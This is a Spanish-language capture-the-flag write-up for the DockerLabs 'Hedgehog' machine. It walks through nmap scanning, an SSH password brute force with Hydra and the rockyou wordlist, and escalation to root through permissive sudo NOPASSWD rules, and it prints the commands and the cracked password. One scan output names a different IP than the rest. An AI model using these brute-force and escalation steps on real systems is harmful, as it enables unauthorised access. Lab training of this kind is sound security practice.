



Hedgehog

Dificultad	Muy Facil
Tecnicas	<u>Hydra - Sudo -l</u>
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos

```
nmap -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport
```

```
File: allPorts
# Nmap 7.95 scan initiated Mon Oct 13 22:06:45 2025 as: /usr/lib/nmap/nmap -p- --open --min-rate 5000 -sS -n -vvvv -Pn -oG allPorts 172.17.0.2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 172.17.0.2 () Status: Up
Host: 172.17.0.2 () Ports: 22/open/tcp//ssh//, 80/open/tcp//http// Ignored State: closed (65533)
# Nmap done at Mon Oct 13 22:06:46 2025 -- 1 IP address (1 host up) scanned in 1.17 seconds
```

Luego tiramos unos script basicos y buscamos las versiones de los puertos abiertos

```
nmap -p22,80 -sCV -oN targeted 172.17.0.2
```


```
File: targeted
# Nmap 7.95 scan initiated Mon Oct 13 22:08:36 2025 as: /usr/lib/nmap/nmap -p80,22 -sCV -oN targeted 172.18.0.2
Nmap scan report for 172.18.0.2
Host is up (0.00059s latency).

PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
80/tcp    filtered http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 22:08:43 2025 -- 1 IP address (1 host up) scanned in 6.59 seconds
```

Al ingresar a la pagina, vemos el nombre tails el cual veremos si es un posi

ble usuario



Vamos a utilizar hydra para ver si encontramos la contraseña

```
hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

→ Contraseña: 3117548331

Luego ingresamos mediante ssh

```
tails@e664abe2f9a5:~$ whoami  
tails
```

Subida de Privilegio

Una vez ingresado como tails, vamos a usar sudo -l para ver si tenemos alguna forma de elevar nuestro privilegio

Vemos que podemos migrar al usuario sonic

```
tails@e664abe2f9a5:~$ sudo -l  
User tails may run the following commands on e664abe2f9a5:  
(sonic) NOPASSWD: ALL
```

Migramos con `sudo -u sonic -i`

```
tails@e664abe2f9a5:~$ sudo -u sonic -i
sonic@e664abe2f9a5:~$ whoami
sonic
```

Una vez ingresado como sonic, vamos a usar `sudo -l` para ver si tenemos alguna forma de elevar nuestro privilegio
Vemos que podemos migrar a cualquier usuario sin proporcionar contraseña

```
sonic@e664abe2f9a5:~$ sudo -l
User sonic may run the following commands on e664abe2f9a5:
  (ALL) NOPASSWD: ALL
sonic@e664abe2f9a5:~$ sudo -u root -i
root@e664abe2f9a5:~# whoami
root
```